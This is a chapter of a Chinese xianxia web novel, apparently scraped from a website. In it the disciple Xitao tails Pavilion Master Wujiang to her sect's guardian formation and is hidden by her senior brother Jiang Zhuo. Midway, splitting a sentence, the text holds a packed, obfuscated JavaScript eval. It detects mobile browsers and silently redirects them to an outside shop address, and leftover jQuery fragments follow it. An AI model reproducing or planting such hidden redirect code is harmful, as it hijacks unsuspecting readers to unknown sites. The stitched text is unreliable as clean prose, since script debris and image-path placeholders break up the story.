溪陶自然知晓,败月轩对于弟子外出的管控向来严格,虽说向溪陶这种长老亲传弟子不在管控之内,但还是遵守些章程比较好。

    溪陶得了江酌的准许,简直像出笼的雀儿,连蹦带跳地回了自己屋里换衣裳。

    临出门前,江酌靠在门框边,叮嘱她带上自己在昆仑境买的柳叶簪。

    “知道啦知道啦!”溪陶顺手插上簪子,头也不回地朝后山方向奔去,一溜烟便没入了山道拐角。

    通往后山的路虽有两三条,但中间必然路过藏书阁。

    溪陶抄了上回同大师兄一起去藏书阁的那条小路,她记得这条路的尽头连着山脚,穿出去便是秀水境的镇市。

    上回她走过一次,还称得上熟悉。

    山间的日光正好,穿过竹叶在青石板上落下斑驳的光斑。溪陶心情极好,想着待会儿下山要给几个大师兄都买些好东西,还有三位长老,比较她手头的银两基本都是师兄和师傅给的。

    当然还有扶光师姐,她之前可没少给她买东西。

    溪陶盘算得眉飞色舞,脚步愈发轻快。可就在她转过一个弯、正要拐上通往山脚的小道时,她脚步猛然顿住了。前方约莫二十丈外的山道上,有一道熟悉的身影。

    那身材,那姿势,这些天溪陶早就熟悉了。

    正是残星阁的无疆阁主。

    看来这无疆阁主确实同琼华长老关系极好,上回她同大师兄从藏书阁出来时,便撞见了无疆阁主正准备去后山仙乐阁。

    溪陶没有多想,出于礼节礼貌正欲上去打招呼,却看见那无疆阁主在后山处交叉路口时,走了另一条道。

    那不是通往仙乐阁的道儿。

    那分明就是通往后山阵法的路。

    溪陶愣住了。

    先前正要开口的招呼被硬生生咽了下去,她下意识地往路边的树丛后闪了半步,探出半个脑袋往外头张望。

    无疆阁主没有回头,也没有察觉到她的存在,只是沿着山道继续往前走,方向分明确是往后山阵法去的。

    他为何要去那儿?

    溪陶想不明白。但想起先前失窃的往生莲,还有刚刚被安置妥当的寻魂莲,溪陶的心兀然提了起来。她突然想起几天前和大师兄从藏书阁出来时,也在这条道上碰见了无疆阁主。那时她询问无疆阁主去处,大师兄也跟着问了一句。

    现在回想起来,这无疆阁主当时确实愣了一下,才点头说是的。

    那个瞬间的停顿,当时不觉得有什么,此刻却像一盆冷水,猛得砸在她头上。

    溪陶下意识瞪大了眼,屏住呼吸,蹑手蹑脚地跟了上去。

    本来她对自己的跟踪术其实没什么信心,好在这一路上山道曲折,两旁又有不少灌木和石块可以藏身。

    无疆阁主走得不算快,中间也未曾回头,像是确信这条山道上不会有别人。

    越往后山走,树木越密,光线也越暗了些。

    这条道溪陶走过许多次,知道再拐过前方那道石壁,便是后山那片青黑色巨石铺成的空地,也就是败月轩镇山阵法所在的地方。

    她放慢了脚步,在转过石壁前贴着岩壁前,小心翼翼地探出半个头。

    果然,无疆阁主在阵法边缘停住了脚步。

    他负手站在那片青黑石地前,沉默了片刻,然后猛然抬起右手,口中开始念着溪陶听不见的术语。

    溪陶浑身僵硬,探头只瞧见他掌心凝出一团幽绿色的灵光。

    须臾间,地面那层掩人耳目的青苔和泥土竟像是被无形的力量拂去,露出底下密布的蓝色灵纹来。

    是护山阵法。

    他竟然也能催动这个阵法。溪陶的心跳陡然加速,攥着岩壁边缘的指尖微微发白。无疆阁主低头看着阵面,目光在那流转的灵纹上游移了片刻,最终落在了阵图中央那朵静静嵌着的莲花上。

    寻魂莲在阵中散发着幽幽蓝光,花瓣舒展,灵力流转平稳,看上去倒像是本来就属于这阵法。

    “这就是寻魂莲啊……”溪陶隐约听见他低声说了这么一句。

    语气里似乎没有喜怒,倒像是意外中带着几分探究。

    他微微俯下身,凑地近了些,盯着那朵莲花看了好一会儿。

    无疆阁主双手一张,腾空飞到阵法中心寻魂莲之上,他正欲伸手去触摸,却在即将触碰到的瞬间敛了神色。

    他锐利的目光四下扫过,警觉地环视了一圈周围的山林。

    溪陶的心提到了嗓子眼。

    她猛地缩回脑袋,整个人紧贴在石壁后面。

    此时的溪陶心跳如雷,思绪混乱,她只想着早早回到大师兄身边,将今日发生之事全盘告知大师兄。

    突然间,溪陶感觉到有神识扫过她藏身的这片区域,那股探查的力道不重却有力,探查之人定然仙力不凡。

    若非她这几日天天被江酌逼着练功,对灵力的感知敏锐了不少,怕是根本察觉不到。

    完了完了完了!

    她在心里疯狂地念叨着,后背贴着冰凉的岩壁,一动也不敢动。

    就在那道探查的神识即将扫到她藏身的石壁后方时,另一道熟悉的气息忽然从身后笼罩下来。

    溪陶还没来得及反应,一只手便从背后伸过来,准确地覆住了她的口鼻。

    那人将溪陶整个人搂在怀中,掌心干燥温热,风吹动发丝蹭过溪陶的链家,有些痒痒的。

    她整个人被往石壁后面带了带,后背贴进了一个坚实的怀抱。溪陶下意识想要挣扎,却在闻到那气息的瞬间僵住了。

    是大师兄。

    她不敢回头,只能用余光瞥见江酌不知何时出现在她身侧,另一只手揽着她的肩将她往自己这边带了带。他没有说话,只是垂下眼眸看了她一眼,然后摇了摇头。

    溪陶当然明白了江酌的意思——

    不要出声。

    溪陶立刻小鸡啄米似的点了点头。

    无疆阁主的神识又在周围盘旋了几息,终于缓缓撤去。

    溪陶屏着气等了好一会儿,直到那勘测的灵力消失,才敢微微松一口气。

    江酌的手从她唇上放了下来。

    溪陶猛地转过身,仰着脸看向江酌,方才被捂住的嘴还半张着,心跳如鼓。

    她压低了声音,语气有些惊慌:“大师兄!你怎么在这儿!”

    江酌垂眸看着她,面色;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17877356|212214||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    比平时沉了几分,却并没有责备的意思。

    他抬手点了点溪陶发间的柳叶发簪:“你说呢?”

    溪陶眨了眨眼,这才后知后觉地想起,他先前特意叮嘱自己记得带上簪子。她当时只当是大师兄觉着她带这个簪子好看,竟不知还有其他意思。

    “你是知道我会出事?”溪陶瞪大了眼。

    江酌摇了摇头,坦然的说道:“我其实并不知晓。先前在这簪子上施法术是怕你出意外没人照应,没想到竟在今日用上了。”

    语毕后江酌没有继续说话,只是示意溪陶注意阵法处的动静。

    那无疆阁主依旧注视着寻魂莲,可他明明有启动阵法的能力,也盯着那寻魂莲好些时间,却迟迟没有动手。

    给溪陶十个脑袋她也实在是猜不透,这无疆阁主,究竟要干什么?

    溪陶仰着头,一脸困惑,眼巴巴地等着江酌回答。

    阳光透过竹叶落在她眉梢,倒是将她整个人落得温婉了些。

    江酌却只是弯了弯嘴角,没什么多余的表情。

    他笑得高深莫测,对着溪陶挑了挑眉:“走,我们去会会他。”溪陶一愣:“啊?”

    江酌没答话,只抬袖轻轻一拂。

    溪陶只觉眼前忽地一亮,整片山林的轮廓在那一瞬间晃了晃,重新落定时,她脚下已不再是方才那面冰冷的石壁之后了。

    她眨了眨眼。

    日光暖融融地铺在脸上,眼前是那条通往后山的分叉路口,竹影斑驳,鸟鸣清脆。

    后山阵法在前面不远处。

    溪陶怔了一瞬,猛地转头看向江酌。

    江酌站在她身侧,双手负在身后,姿态松散得像只是出来散了个步。

    他面上神情淡淡,看不出什么端倪,目光却已经越过了她,朝山道上方的那一处拐角落去。

    他忽然开口,声量不大不小,正好足够让山道那头的人听见。

    “溪陶。”

    溪陶愣了一下,下意识地应了一声:“啊?”

    江酌的语气带着一点兄长似的无奈,听起来很是随意:“今日你练功勤奋,特许你来后山走上一走。”

    她还没反应过来这话接得是什么由头,抬眼便看见那无疆阁主转过头来。

    那无疆阁主面色倒是和煦,远远地便朝他们点了点头。

    “江酌,溪陶。二位倒是好雅兴。”无疆阁主步子不急不缓地走近,开口时语气温和。

    他面上笑意妥帖,看溪陶时眼神与平常毫无二致,全然不知自己方才的行踪已被人撞破。

    溪陶心里翻涌得厉害,面上却硬撑着没有露馅。

    溪陶想着做戏做全套,便福了福身:“无疆阁主安好。”

    江酌也拱了拱手,笑道:“阁主今日好兴致,竟往后山来了?这阵法,是……”江酌指了指还未来得及收回的护山阵法。

    无疆阁主面上神色未变:路过罢了。先前与琼华长老聊起贵派往生莲失窃一事,心中始终记挂。方才路过此地,忽地想起这阵法便在败月轩后山,便想顺道看看有无可效劳之处。”

    江酌和溪陶可不信这老狐狸的话。